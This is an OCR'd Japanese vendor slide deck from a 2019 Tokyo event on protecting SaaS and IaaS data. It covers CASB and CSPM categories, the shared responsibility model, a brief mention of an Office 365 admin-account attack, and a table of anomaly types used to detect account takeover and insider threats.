どんどん増えるSaaS, IaaSへの攻撃と情報漏洩を見据えた運用と対策

2019.11. 7 ザ・プリンス パークタワー東京


松本 匡史（Masachika Matsumoto)
シニアセールスシステムズエンジニア

Speakers

松本 匡史 (Masachika Matsumoto)
セールスエンジニアリング本部
中部・西日本SE部
シニアセールスシステムズエンジニア


Agenda

- クラウド上の重要データとその保護
- 最近のクラウドセキュリティのキーポイント
- Office 365への攻撃
- 脅威とアノマリの検知例
- クラウドデータの漏洩



クラウド上の重要データとその保護

企業の重要データはどこに存在するのか？



1. 発見と統治
ハイリスクサービスの発見とコーチング


2. 条件付きアクセスコントロール
デバイス、クラウド別アクセスコントロール

3. DLP
情報漏洩の防止（ミディアムリスク以上のサービス）

1. コンプライアンスマネージメント構造化データ内の重要情報の発見と制御

2. 情報漏洩
未認証ユーザ、デバイス向けの情報漏洩防止

3. データの所有者と所在
顧客保有の暗号化Keyによるプラットホーム・ファイルの暗号化



1. 設定監査
IaaSのセキュリテイ設置の確認

2. アドバンスド スレット プロテクション
乗っ取りアカウント、特権ユーザアクセス、マルウエアなどの脅威防御

3. 重要データの可視化
重要データの所在の可視化

1. データ保護
データ共有の保護（メールを含む）

2. 条件つきアクセスコントロール
パーソナルデバイスへの企業データのダウンロード、同期のコントロール


3. アドバンスド スレット プロテクション
乗っ取りアカウント、特権ユーザアクセス、マルウエアなどの脅威防御

最近のクラウドセキュリティのキーポイント

クラウドセキュリティの分類

- CASB(Cloud Access Security Broker)
  - SaaS向けのセキュリティ対策
  - 脅威防護、DLP、アクティビティモニタリングなど
  - Shadow ITコントロール（アクセスコントロール、DLPなど）
- CSPM(Cloud Security Posture Management)
  - IaaS,PaaS向けのセキュリティ対策
  - コンフィグレーションオーディット、脅威防護、DLP、アクティビティモニタリングなど
- CWPP(Cloud Workload Protection Platform)
  - ハイブリッドクラウド向けのセキュリティ対策全般

責任共有モデル


IaaS
PaaS
SaaS
SaaS/Custom App
フロントドアの保護
クライアント & エンドポイント保護
データ分類 & アカウンタビリティ
ID & アクセス管理
IaaS/PaaS
バックドアの保護
アプリレベルの制御
ネットワーク制御
ホスト基盤
物理セキュリティ
利用者責任
事業者責任

CASB(SaaS, Shadow), CASB + CSPM(IaaS,Paas)

- Shadow IT (IaaS Governance)
- Insider Threat Protection
- DLP
- Configuration Audit
- Flow Analysis

IaaS and PaaS

MVC for AWS,Azure and GCP

- Insider Threat Protection
- DLP
- Collaboration Control
- Encryption
- Device/User Control

SaaS

MVC for Sanctions, CustomApp

- DLP
- Encryption
- Device/User Control
- Detect and Governance


Shadow IT

MVC for Shadow, Advanced Shadow


Office 365への攻撃

SaaS 環境への攻撃 — Knock Knock


マカフィーによる Knock Knock 攻撃の発見
Hacker Exploiting Compromised Admin Account to hack into Office 365
Office 365 のシステムアカウントに対して攻撃を仕掛け、ハイレベルな権限を搾取する




データ漏えいの**要因** Data Exfiltration **Vectors** - SaaS アプリ



Geo Locationでのアクティビティ



Login FailureとLogin Success



脅威検知機能について

- 内部犯行（Insider Threats）

  複数のヒューリスティックに基づいて自己学習モデルを自動的に構築し、あらかじめ定義されたしきい値を使用して悪意のあるまたは過失の内部脅威を示すアクティビティのパターンを特定します。

- アカウント乗っ取り（Compromised Account Threats）

  移動不可能な地域（リージョン）をまたがったアクセス、ブルートフォース攻撃、および脆弱なアカウントからのアクセスを示す信頼できない場所からのログイン試行を解析します。

- 特権ユーザアクセス（Privileged Access Threats）

  過剰なユーザー権限、非アクティブなアカウント、不適切なアクセス、および権限の不当な特権昇格とユーザーのプロビジョニングを識別します。

アノマリとその説明

全19種類アノマリは「アクセスアノマリ」「管理アノマリ」「データアノマリ」に分類


アクセスアノマリ	説明
Anomalous Access Location	不審なネットワークや場所からのアクセスがあった。ブラックリストやUEBAでの検知。
Superhuman	複数の場所からあり得ない短い時間でアクセスされた
Login Success	特定の期間内で通常より異常に多数のログインがあり、しきい値を超えた
Brute Force Login	ユーザアカウントに対する複数回のログイン失敗があった
Brute Force Login by Location	ユーザアカウントに対する複数回のログイン失敗があった
Login Failure	特定の期間内で通常より異常に多数のログイン失敗があり、しきい値を超えた

管理アノマリ	説明
Administration	特定の期間内で通常より異常に多数のログインがあり、しきい値を超えた
User Account Deletion	特定の期間内で通常より異常に多数のアカウント削除があり、しきい値を超えた
User Account Creation	特定の期間内で通常より異常に多数のアカウント作成があり、しきい値を超えた

データアノマリ	説明
Data Access	特定の期間内で通常より異常に多数のデータアクセスがあり、しきい値を超えた
Data Download	特定の期間内で通常より異常に大量のデータダウンロードがあり、しきい値を超えた
Report Execution	特定の期間内で通常より異常に多数のレポート作成があり、しきい値を超えた
Data Sharing	特定の期間内で通常より異常に多数のデータ共有があり、しきい値を超えた
External Data Sharing	特定の期間内で通常より異常に多数の外部データ共有があり、しきい値を超えた
Data Updates	特定の期間内で通常より異常に多数のデータ更新があり、しきい値を超えた
Data Upload	特定の期間内で通常より異常に大量のデータアップロードがあり、しきい値を超えた
Service Usage	特定の期間内で通常より異常に多数のサービス参照があり、しきい値を超えた
Data Delete	特定の期間内で通常より異常に大量のデータ削除があり、しきい値を超えた
Large Report Download	特定の期間内で通常より異常に多数のデータオブジェクトを含むレポートダウンロードがあり、しきい値を超えた

アノマリと脅威

複数のアノマリが組み合わされると脅威として検知します




脅威とアノマリの検知例

脅威の一覧

